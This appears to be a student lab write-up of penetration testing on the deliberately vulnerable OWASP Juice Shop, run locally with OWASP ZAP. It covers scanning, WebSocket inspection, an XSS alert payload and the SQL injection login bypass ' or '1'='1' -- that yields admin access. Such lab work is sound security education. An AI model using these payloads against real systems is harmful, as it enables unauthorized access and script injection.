



Heading: preparing the penetration testing tool brief explanation: owasp zap (zed attack proxy) is downloaded and installed to perform security testing on juice shop. The installer is executed, and zap is configured to proxy traffic through 127.0.0.1:8888. This setup allows zap to intercept and analyze http/https requests.

Lab observation:

- Zap 2.16.1 is installed on a linux system.
- Proxy settings are configured manually to ensure traffic routing through zap.

### Step 5: Initiating an automated scan





The screenshot shows the OWASP ZAP interface. At the top, a list of discovered URLs is visible: <http://zaproxy.org>, <http://localhost:3000>, <http://juice-shop.herokuapp.com>, and <http://localhost:3000>. Below this, a table displays the details of HTTP requests made during the scan.


ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp.
8.510	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	8 ms	385 bytes	11 bytes
8.511	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	2 ms	385 bytes	11 bytes
8.512	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	6 ms	385 bytes	185 bytes
8.513	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	8 ms	385 bytes	185 bytes
8.514	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	4 ms	385 bytes	11 bytes
8.515	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	12 ms	384 bytes	30 bytes
8.516	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	21 ms	384 bytes	30 bytes
8.517	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	2 ms	385 bytes	11 bytes
8.518	16/05/25, 9:42:21 pm	16/05/25, 9:42:21 pm	GET	http://localhost:3000/test/products/23/reviews	200	OK	0 ms	385 bytes	177 bytes

Heading: launching a vulnerability scan brief explanation: zap's "automated scan" feature is used to test juice shop. The target url (<http://localhost:3000>) is entered, and the scan begins, spidering the application to identify vulnerabilities. The progress is monitored in real-time.

Lab observation:

- The scan discovers multiple urls and nodes, though some are flagged as "out of scope" (e.G., external links).
- Initial results show low-severity alerts, but further analysis may reveal more critical issues.

### Step 6: Manual exploration setup



Observation:


- Owasp zap is configured to intercept traffic from <http://localhost:3000>.
- The hud (heads up display) is enabled for real-time feedback.
- Firefox is used as the browser configured with zap as a proxy.

Purpose:



- Initial setup to enable interception and monitoring of all interactions with the vulnerable juice shop application.

### Step 7: Product listing page




#### Observation:

- Displays product cards like apple juice, banana juice, and more.
- Includes a cookie tracking consent message.
- Shows the application's default ui without any attacks.

#### Purpose:

- To establish a baseline of normal application behavior before testing vulnerabilities.

### Step 8: Search functionality test



Observation:

- Searching for the keyword "admin" returns no visible results.
- Suggests possible hidden functionality or protection of admin features.

Purpose:

- Basic functionality test, possibly leading to enumeration attempts or privilege escalation testing.

### Step 9: Websocket traffic analysis

#1.2	→	1640500215.30-49:50.394	1=TEXT	1.2
#1.6	→	1640500215.30-49:15.609	1=TEXT	1.2
#1.7	→	1640500215.30-50:11.42	1=TEXT	1.2
#1.8	→	1640500215.30-50:11.42	1=TEXT	1.2
#1.9	→	1640500215.30-50:42.432	1=TEXT	1.2
#1.10	→	1640500215.30-50:42.438	1=TEXT	1.2

Observation:


- Zap logs websocket messages with text opcodes and timestamps.
- One message references a path like /images/admin.

Purpose:

- Inspect real-time communication for hidden endpoints or sensitive data being exchanged via websockets.

### Step 10: Xss payload delivery

Observation:




- Javascript payload `<script>alert('xss')</script>` is sent via websocket message.
- The message uses a text opcode, indicating user-supplied input is being transmitted.

Purpose:

- Attempt to execute a stored or reflected xss attack by injecting scripts into vulnerable input fields.

#### Step 11: Successful xss execution




Observation:

- A popup alert box displays “xss”, confirming the javascript payload was executed.

Purpose:

- Verify the xss vulnerability and prove that script injection is possible, completing the related security challenge.


**step 12:** Sql injection attack**Observation:**

- Sql injection payload ' or '1'='1' -- is injected into the login form's email field.
- The password field is filled with irrelevant data to bypass checks.

**Purpose:**

- Exploit authentication logic flaw to bypass login restrictions and gain unauthorized access.

**Step 13:** Successful admin login




Observation:

- Application displays a message indicating that the “login admin” challenge was completed.
- Product listing page is visible post-login.

Purpose:

- Confirm that the sql injection was successful and admin-level access was achieved.

#### Step 14: Initial login request



Request:

Post /rest/user/login http/1.1

Host: localhost:3000

Content-type: application/json

Payload:

```
["email":"tgt",""] // malformed json
```

Observation:

- This malformed request is likely a test input to observe how the login endpoint handles broken json syntax.
- The application may log an error or return a 400 bad request, depending on its backend validation logic.

Purpose:

- To test the robustness of the backend login handler against invalid inputs, and potentially trigger verbose errors or identify parsing vulnerabilities.

#### Step 15: Successful admin login response



Response:

Http/1.1 200 ok


```
{"user":{"id":1,"email":"admin@juice-sh.Op","profileimage":"defaultadmin.png"}}
```

